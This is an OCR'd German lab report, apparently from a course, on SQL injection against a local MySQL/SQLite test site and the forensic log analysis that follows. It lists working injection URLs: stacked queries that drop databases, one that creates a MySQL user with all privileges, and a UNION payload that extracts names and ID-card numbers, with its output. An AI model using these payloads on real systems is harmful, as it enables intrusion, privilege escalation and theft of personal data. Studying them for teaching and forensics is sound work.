
SQL-Befehl	CREATE DATABASE hack; CREATE TABLE `hack`.`user`(`id` INT(10))ENGINE=MYISAM; INSERT INTO `hack`.`user` (`id`)VALUES ('1');
SQLi-Aufruf	**http://www.victim.com/search.php?s=test';CREATE DATABASE hack;--** **http://www.victim.com/search.php?s=test';CREATE TABLE `hack`.`user`(`id` INT(10))ENGINE=MYISAM;--** **http://www.victim.com/search.php?s=test';INSERT INTO `hack`.`user` (`id`)VALUES ('1');--**
Hardcopies	

SQL-Befehl	UPDATE `hack`.`user` SET `id`='2' WHERE `id`='1'; DELETE FROM `hack`.`user` WHERE `id` = '2';
SQLi-Aufruf	**http://www.victim.com/search.php?s=test';UPDATE `hack`.`user` SET `id`='2' WHERE `id`='1';--** **http://www.victim.com/search.php?s=test';DELETE FROM `hack`.`user` WHERE `id` = '2';--**
Hardcopies	


SQL-Befehl	DROP TABLE `hack`.`user`; DROP DATABASE `hack`;
SQLi-Aufruf	**http://www.victim.com/search.php?s=test';DROP TABLE `hack`.`user`;--** **http://www.victim.com/search.php?s=test';DROP DATABASE `hack`;--**
Hardcopies	

SQL-Befehl	CREATE USER 'u'@'%' IDENTIFIED BY 'p'; GRANT ALL PRIVILEGES ON *.* TO 'u'@'%'; FLUSH PRIVILEGES;
SQLi-Aufruf	http://www.victim.com/search.php?s=test';CREATE USER 'u'@'%' IDENTIFIED BY 'p'; GRANT ALL PRIVILEGES ON *.* TO 'u'@'%'; FLUSH PRIVILEGES;--
SQLi - Beschreibung	**Mysql:** Anlegen des Users „u“ mit dem Passwort „p“. **sqlite:** Entfällt, da keine Verwaltung von Objektberechtigungen vorhanden ist.
Angewandte SQLi - Mehrfachabfrage	**Mysql:** **http://www.victim.com/search.php?s=test';CREATE USER 'u'@'%' IDENTIFIED BY 'p'; GRANT ALL PRIVILEGES ON *.* TO 'u'@'%'; FLUSH PRIVILEGES;--** **Sqlite:** **Entfällt, da die Voraussetzungen nicht gegeben sind.**
SQLi - Ergebnis	**Mysql:** Ausgabekanal: http://www.victim.com/search.php?s=test' Der User „u“ wurde im DBMS mysql mit allen Berechtigungen angelegt. **Sqlite:** **Entfällt, da die Voraussetzungen nicht gegeben sind.**
SQLi - Vorgehensschritte	Entsprechende Hardcopies
Ausführen der o.g. SQLi	
Auf Adminer – Ebene vorhandene User-zur Verifizierung anzeigen.	

5.2 DBMS ➔ SQLite

SQL-Befehl	SELECT PersNr,Name,Fachgebiet,Boss FROM assistenten;
SQLi-Aufruf	**http://www.victim.com/test_sqli_sqlite.php?n=Sokrates' UNION** SELECT PersNr,Name,Fachgebiet,Boss FROM assistenten;
Hardcopies	

SQL-Befehl	CREATE TABLE `user`(`id` integer NOT NULL);
SQLi-Aufruf	**http://www.victim.com/test_sqli_sqlite.php?n=Sokrates' OR 1=1; CREATE TABLE `user`(`id` integer NOT NULL) -- .**
Hardcopies	Wird nicht angelegt, da Mehrfachabfragen nicht möglich sind. Es wird nur die erste Abfrage ausgeführt.




SQLite-i-TEST
SELECT * FROM professoren WHERE name like 'Sokrates' OR 1=1; CREATE TABLE `user`(`id` integer NOT NULL) -- .'

PersNr	Name	Rang	Raum
2125	Sokrates	C4	226
2126	Russel	C4	232
2127	Kopernikus	C3	310
2133	Popper	C3	52
2134	Augustinus	C3	309
2136	Curie	C4	36
2137	Kant	C4	7

ENDE

6 Eigenes Datenbankbeispiel erstellen


6.1 Anlegen der Tabellen in den DBMS MySQL und SQLite

DBS-Anforderung	• Erstellung der Datenbank „anschrift“ ➔ Dies erfolgt nur im DBMS MySQL, denn auf dem Docker SQLite kann nur ein Datenbanksystem angesprochen werden, da SQLite nicht über ein eigenes DBMS verfügt. Die SQLite – Tabellen werden somit in die vorhandene kemper.db angelegt. • Erstellung der Tabellen „person“, „ort“, „adresse“ Mit folgender Datenbankstruktur: 
Angewandte MySQL - Befehle	**DROP DATABASE IF EXISTS anschrift;** **CREATE DATABASE anschrift;**


```
USE anschrift;

CREATE TABLE IF NOT EXISTS `person` (
  `pid` int(11) NOT NULL AUTO_INCREMENT,
  `vorname` varchar(50) DEFAULT NULL,
  `nachname` varchar(50) NOT NULL,
  `Geburtsdatum` date,
  `Geburtsort` varchar(50) NOT NULL,
  `pa` varchar(10) NOT NULL,
  PRIMARY KEY (`pid`),
  KEY `pa` (`pa`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

CREATE TABLE IF NOT EXISTS `ort` (
  `oid` int(11) NOT NULL AUTO_INCREMENT,
  `ort` varchar(50) DEFAULT NULL,
   PRIMARY KEY (`oid`),
  KEY `ort` (`ort`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

CREATE TABLE IF NOT EXISTS `adresse` (
  `aid` int(11) NOT NULL AUTO_INCREMENT,
  `pid` int(11) NOT NULL DEFAULT '0',
  `strasse` varchar(50) DEFAULT NULL,
  `oid` int(11) NOT NULL DEFAULT '0',
  `bemerkung` varchar(255) DEFAULT NULL,
   PRIMARY KEY (`aid`),
   FOREIGN KEY (pid) REFERENCES person(pid),
   FOREIGN KEY (oid) REFERENCES ort(oid)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

Angewandte SQLite - Befehle	CREATE TABLE IF NOT EXISTS `person` (`pid` int(11) NOT NULL, `vorname` varchar(50) DEFAULT NULL, `nachname` varchar(50) NOT NULL, `Geburtsdatum` varchar(10) NOT NULL, `Geburtsort` varchar(50) NOT NULL, `pa` varchar(10) NOT NULL, PRIMARY KEY (`pid`)); CREATE TABLE IF NOT EXISTS `ort` (`oid` int(11) NOT NULL, `ort` varchar(50) DEFAULT NULL, PRIMARY KEY (`oid`)); CREATE TABLE IF NOT EXISTS `adresse` (`aid` int(11) NOT NULL , `pid` int(11) NOT NULL DEFAULT '0', `strasse` varchar(50) DEFAULT NULL, `oid` int(11) NOT NULL DEFAULT '0', `bemerkung` varchar(255) DEFAULT NULL, PRIMARY KEY (`aid`), FOREIGN KEY (pid) REFERENCES person(pid), FOREIGN KEY (oid) REFERENCES ort(oid));
Vorgehensbeschreibung	

Über den Adminer (Hense VM) die o.g. MySQL – Befehle ausgeführt.



Über den Adminer (Hense VM) die o.g. SQLite – Befehle ausführen.



6.2 Einlesen von Daten in das DBMS MySQL und SQLite

DBS-Anforderung	Durchführung der Dateneingabe in den Tabellen „person“, „ort“, „adresse“
Vorbereitete MySQL – Befehle ausgeführt.	**INSERT INTO `ort` (`ort`) VALUES** **('Stuttgart'),** **('Muenchen'),** **('Berlin');** **INSERT INTO `person` (`vorname`, `nachname`, `Geburtsdatum`, `Geburtsort`, `pa`) VALUES** **('Anton', 'Mueller', STR_TO_DATE('1988-10-1', '%d-%m-%Y'), 'Hamburg','1234567890'),** **('Emil', 'Schmidt', STR_TO_DATE('2-11-1977', '%d-%m-%Y'), 'Berlin','2345678901'),** **('Anke', 'Meier', STR_TO_DATE('3-09-1967', '%d-%m-%Y'), 'Frankreich','3456789012'),** **('Friedrich', 'Vollmer',STR_TO_DATE('5-1-1980', '%d-%m-%Y'),'Spanien','4567890123');** **INSERT INTO `adresse` (`pid`, `strasse`, `oid`, `bemerkung`) VALUES** **(5, 'Rosenstrasse 1', 1, ''),** **(6, 'Tulpenstrasse 2', 1, 'Zweitsitz'),** **(7, 'Jasminstrasse 3', 2, ''),** **(8, 'Daisystrasse 4',3,'');**
Vorbereitete SQLite – Befehle ausgeführt.	**INSERT INTO `ort` (`oid`, `ort`) VALUES** **(1,'Hamburg'),** **(2,'Muenchen'),** **(3,'Berlin');** **INSERT INTO `person` (`pid`, `vorname`, `nachname`, `Geburtsdatum`, `Geburtsort`, `pa`) VALUES** **(10,'Anton', 'Mueller', '1-10-1988', 'Hamburg','1234567890'),** **(11,'Emil', 'Schmidt', '2-11-1977', 'Hamburg','2345678901'),** **(12,'Anke', 'Meier', '3-09-1967', 'Frankreich','3456789012'),** **(13,'Friedrich', 'Wagner', '5-1-1980','Spanien','4567890123');**

```
INSERT INTO `adresse` (`aid`, `pid`, `strasse`, `oid`, `bemerkung`) VALUES
(1, 10, 'Goethestrasse 1', 1, ''),
(2, 11, 'Schillerstrasse 2', 1, 'Zweitsitz'),
(3, 12, 'Brechtstrasse 3', 2, ''),
(4, 13, 'Hessestrasse 4',3,'');
```

Vorgehensbeschreibung

MySQL: Über den Adminer (Hense VM) eingelesene Daten prüfen.

Ändern	oid	ort
bearbeiten	3	Berlin
bearbeiten	2	Muenchen
bearbeiten	1	Stuttgart

Ändern	aid	pid	strasse	oid	bemerkung
bearbeiten	1	5	Rosenstrasse 1	1	
bearbeiten	2	6	Tulpenstrasse 2	1	Zweitsitz
bearbeiten	3	7	Jasminstrasse 3	2	
bearbeiten	4	8	Daisystrasse 4	3	

Ändern	pid	vorname	nachname	Geburtsdatum	Geburtsort	pa
bearbeiten	5	Anton	Mueller	1988-10-01	Hamburg	1234567890
bearbeiten	6	Emil	Schmidt	1977-11-02	Berlin	2345678901
bearbeiten	7	Anke	Meier	1967-09-03	Frankreich	3456789012
bearbeiten	8	Friedrich	Vollmer	1980-01-05	Spanien	4567890123


SQLite: Über den Adminer (Hense VM) eingelesene Daten prüfen.

Ändern	oid	ort
bearbeiten	1	Hamburg
bearbeiten	2	Muenchen
bearbeiten	3	Berlin

Ändern	aid	pid	strasse	oid	bemerkung
bearbeiten	1	10	Goethestrasse 1	1	
bearbeiten	2	11	Schillerstrasse 2	1	Zweitsitz
bearbeiten	3	12	Brechtstrasse 3	2	
bearbeiten	4	13	Hessestrasse 4	3	

Ändern	pid	vorname	nachname	Geburtsdatum	Geburtsort	pa
bearbeiten	10	Anton	Mueller	1-10-1988	Hamburg	1234567890
bearbeiten	11	Emil	Schmidt	2-11-1977	Hamburg	2345678901
bearbeiten	12	Anke	Meier	3-09-1967	Frankreich	3456789012
bearbeiten	13	Friedrich	Wagner	5-1-1980	Spanien	4567890123

7 Untersuchung der Quellen für forensische Arbeit

Forensische Quellen suchen	Ermittlung der Quellen, um Vorfälle forensisch zu erarbeiten. ⇨ access.* ⇨ other_vhosts_access*
Voraussetzung	Webserver ➔ Standardeinstellungen➔ keine Sondereinstellungen in den Datenbanken
Logfiles	Die Standardlogfiles eines Apache-Webservers liegen in der Regel im Verzeichnis /var/log/apache2
Vorgehensbeschreibung	
Prüfen auf der Command-Ebene innerhalb der Logfiles auf Access.log.* speichert die Zugriffe auf die Webseite ab. Anzeigen: Cat access.log.1 => ungezippt Zcat access.log.10.gz => gezippt	 127.0.0.1 - - [12/Feb/2020:18:36:46 +0100] "GET /html/dokuwiki/lib/exe/indexer.php?id=start&1581529005 HTTP/1.1" 200 456 "http://127.0.0.1/html/dokuwiki/doku.php?id=start&do=index" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 127.0.0.1 - - [12/Feb/2020:18:36:47 +0100] "POST /html/dokuwiki/lib/exe/ajax.php HTTP/1.1" 200 668 "http://127.0.0.1/html/dokuwiki/doku.php?id=start&do=index" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 127.0.0.1 - - [12/Feb/2020:18:36:49 +0100] "GET /html/dokuwiki/doku.php?id=1_nutzung:1_docker HTTP/1.1" 200 5183 "http://127.0.0.1/html/dokuwiki/doku.php?id=start&do=index" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 127.0.0.1 - - [12/Feb/2020:18:36:49 +0100] "GET /html/dokuwiki/lib/exe/indexer.php?id=1_nutzung%3A1_docker&1581529009 HTTP/1.1" 200 456 "http://127.0.0.1/html/dokuwiki/doku.php?id=1_nutzung:1_docker" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 127.0.0.1 - - [14/Feb/2020:08:53:02 +0100] "GET /html/_projekt3/html/loader.php HTTP/1.1" 200 1518 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 127.0.0.1 - - [14/Feb/2020:08:53:31 +0100] "GET /html/_projekt3/html/loader.php HTTP/1.1" 200 1518 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 127.0.0.1 - - [14/Feb/2020:08:53:33 +0100] "GET /html/_projekt3/css/starter-template.css HTTP/1.1" 200 438 "http://127.0.0.1/html/_projekt3/html/loader.php" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 127.0.0.1 - - [14/Feb/2020:08:53:33 +0100] "GET /html/_projekt3/js/ie10-viewport-bug-workaround.js HTTP/1.1" 200 782 "http://127.0.0.1/html/_projekt3/html/loader.php" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 127.0.0.1 - - [14/Feb/2020:08:53:33 +0100] "GET /html/_projekt3/bootstrap/css/bootstrap.min.css HTTP/1.1" 200 20222 "http://127.0.0.1/html/_projekt3/html/loader.php" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 127.0.0.1 - - [14/Feb/2020:08:53:35 +0100] "GET /favicon.ico HTTP/1.1" 404 488 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" Keine Einträge zur Rückverfolgung gefunden. Suchen im Standardverzeichnis nach Konfigurationseinstellungen. /etc/apache2

Ls –la

```
root@debian:/etc/apache2# ls -la
insgesamt 88
drwxr-xr-x   8 root root  4096 Jan 24 16:40 .
drwxr-xr-x 119 root root  4096 Feb 14 08:54 ..
-rw-r--r--   1 root root  7224 Jun  2  2018 apache2.conf
drwxr-xr-x   2 root root  4096 Jan 24 16:40 conf-available
drwxr-xr-x   2 root root  4096 Jul 26  2018 conf-enabled
-rw-r--r--   1 root root  1782 Apr  5  2018 envvars
-rw-r--r--   1 root root 31063 Sep 19  2017 magic
drwxr-xr-x   2 root root 12288 Jan 24 16:40 mods-available
drwxr-xr-x   2 root root  4096 Jul 26  2018 mods-enabled
-rw-r--r--   1 root root   320 Sep 19  2017 ports.conf
drwxr-xr-x   2 root root  4096 Jan 24 16:40 sites-available
drwxr-xr-x   2 root root  4096 Jul 26  2018 sites-enabled
root@debian:/etc/apache2#
```

Cat auf apache2.conf

```
#
# The following directives define some format nicknames for use with
# a CustomLog directive.
#
# These deviate from the Common Log Format definitions in that they use %O
# (the actual bytes sent including headers) instead of %b (the size of the
# requested file), because the latter makes it impossible to detect partial
# requests.
#
# Note that the use of %{X-Forwarded-For}i instead of %h is not recommended.
# Use mod_remoteip instead.
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.

# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
root@debian:/etc/apache2#
```

```
root@debian:/etc/apache2/conf-enabled# ls -la
insgesamt 8
drwxr-xr-x 2 root root 4096 Jul 26  2018 .
drwxr-xr-x 8 root root 4096 Jan 24 16:40 ..
lrwxrwxrwx 1 root root   30 Jul 26  2018 charset.conf -> ../conf-available/charset.conf
lrwxrwxrwx 1 root root   44 Jul 26  2018 localized-error-pages.conf -> ../conf-available/localized-error-pages.conf
lrwxrwxrwx 1 root root   46 Jul 26  2018 other-vhosts-access-log.conf -> ../conf-available/other-vhosts-access-log.conf
lrwxrwxrwx 1 root root   31 Jul 26  2018 security.conf -> ../conf-available/security.conf
lrwxrwxrwx 1 root root   36 Jul 26  2018 serve-cgi-bin.conf -> ../conf-available/serve-cgi-bin.conf
root@debian:/etc/apache2/conf-enabled#
```


```
root@debian:/etc/apache2/conf-enabled# cat other-vhosts-access-log.conf
# Define an access log for VirtualHosts that don't define their own logfile
CustomLog ${APACHE_LOG_DIR}/other_vhosts_access.log vhost_combined

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
root@debian:/etc/apache2/conf-enabled#
```

```
rw-r--r-- 1 root root 116645 Jul 29  2018 ort.h
rw-r----- 1 root adm   12951 Feb 14 09:45 other_vhosts_access.log
rw-r----- 1 root adm     473 Feb 14 08:53 other_vhosts_access.log.1
rw-r----- 1 root adm     401 Feb  2 14:29 other_vhosts_access.log.10.gz
rw-r----- 1 root adm     302 Jan 30 09:03 other_vhosts_access.log.11.gz
rw-r----- 1 root adm     378 Jan 24 17:37 other_vhosts_access.log.12.gz
rw-r----- 1 root adm     318 Aug 25 09:49 other_vhosts_access.log.13.gz
rw-r----- 1 root adm    4410 Aug  5  2019 other_vhosts_access.log.14.gz
rw-r----- 1 root adm     982 Feb 10 13:23 other_vhosts_access.log.2.gz
rw-r----- 1 root adm     579 Feb  8 20:13 other_vhosts_access.log.3.gz
rw-r----- 1 root adm     180 Feb  8 17:36 other_vhosts_access.log.4.gz
rw-r----- 1 root adm     371 Feb  7 11:07 other_vhosts_access.log.5.gz
rw-r----- 1 root adm    1671 Feb  5 19:01 other_vhosts_access.log.6.gz
rw-r----- 1 root adm    1191 Feb  5 07:16 other_vhosts_access.log.7.gz
rw-r----- 1 root adm    1072 Feb  3 19:30 other_vhosts_access.log.8.gz
rw-r----- 1 root adm    2452 Feb  2 19:48 other_vhosts_access.log.9.gz
rw-r--r-- 1 root root   9892 Jul 29  2018 xa.h
oot@debian:/var/log/apache2#
```

8 Forensische Untersuchung

8.1 Ausspähen der „anschrift“ - Daten

8.1.1 DBMS ➔ MySQL - SQLi – Aufruf

SQLi-Anforderung	Die Personendaten wurden aus der Datenbank „anschrift“ über Payload ausgespäht.
Forensische Anforderung	Wurden in der MSSQL – Datenbanken am 14.02.2020 Personendaten ausgespäht?
Voraussetzung für die SQLi-Anforderung	Der Ausgabekanal ist bekannt: **http://www.victim.com/products.php?val=100** Anzuzeigende Feldinhalte sind: Nachname, Geburtsdatum, Ort, Personalausweis
SQLi-Aufruf (unionbasierend)	**www.victim.com/products.php?val=100' AND 0 UNION (SELECT nachname, Geburtsdatum, Geburtsort, pa FROM anschrift.person); -- '**
Vorgehensbeschreibung	
Im Webbrowser die o.g. unionbasierte SQLi ausführen.	

SQL-Hacking Beispielscript PRODUCTS

SQL: SELECT * FROM products WHERE price < '100' AND 0

ProductID	ProductDescription	Price	category
Mueller	1988-10-01	Hamburg	1234567890
Schmidt	1977-11-02	Berlin	2345678901
Meier	1967-09-03	Frankreich	3456789012
Vollmer	1980-01-05	Spanien	4567890123

Forensische Untersuchung
 	
Es wurden am 14.02.2020 Personendaten aus der DBMS => MySQL ausgespäht.
	MySQL ➔ Anschrift-DB:
	`root@debian:/var/log/apache2# grep --color=auto -i "14/Feb/2020.*select.*anschrift" other_vhosts_access.log`
	`www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:06:41 +0100] "GET /products.php?val=100%27%20AND%200%20UNION%20(SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20anschrift.person%20);%20--%20%27 HTTP/1.1" 200 633 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"`
	`root@debian:/var/log/apache2#`

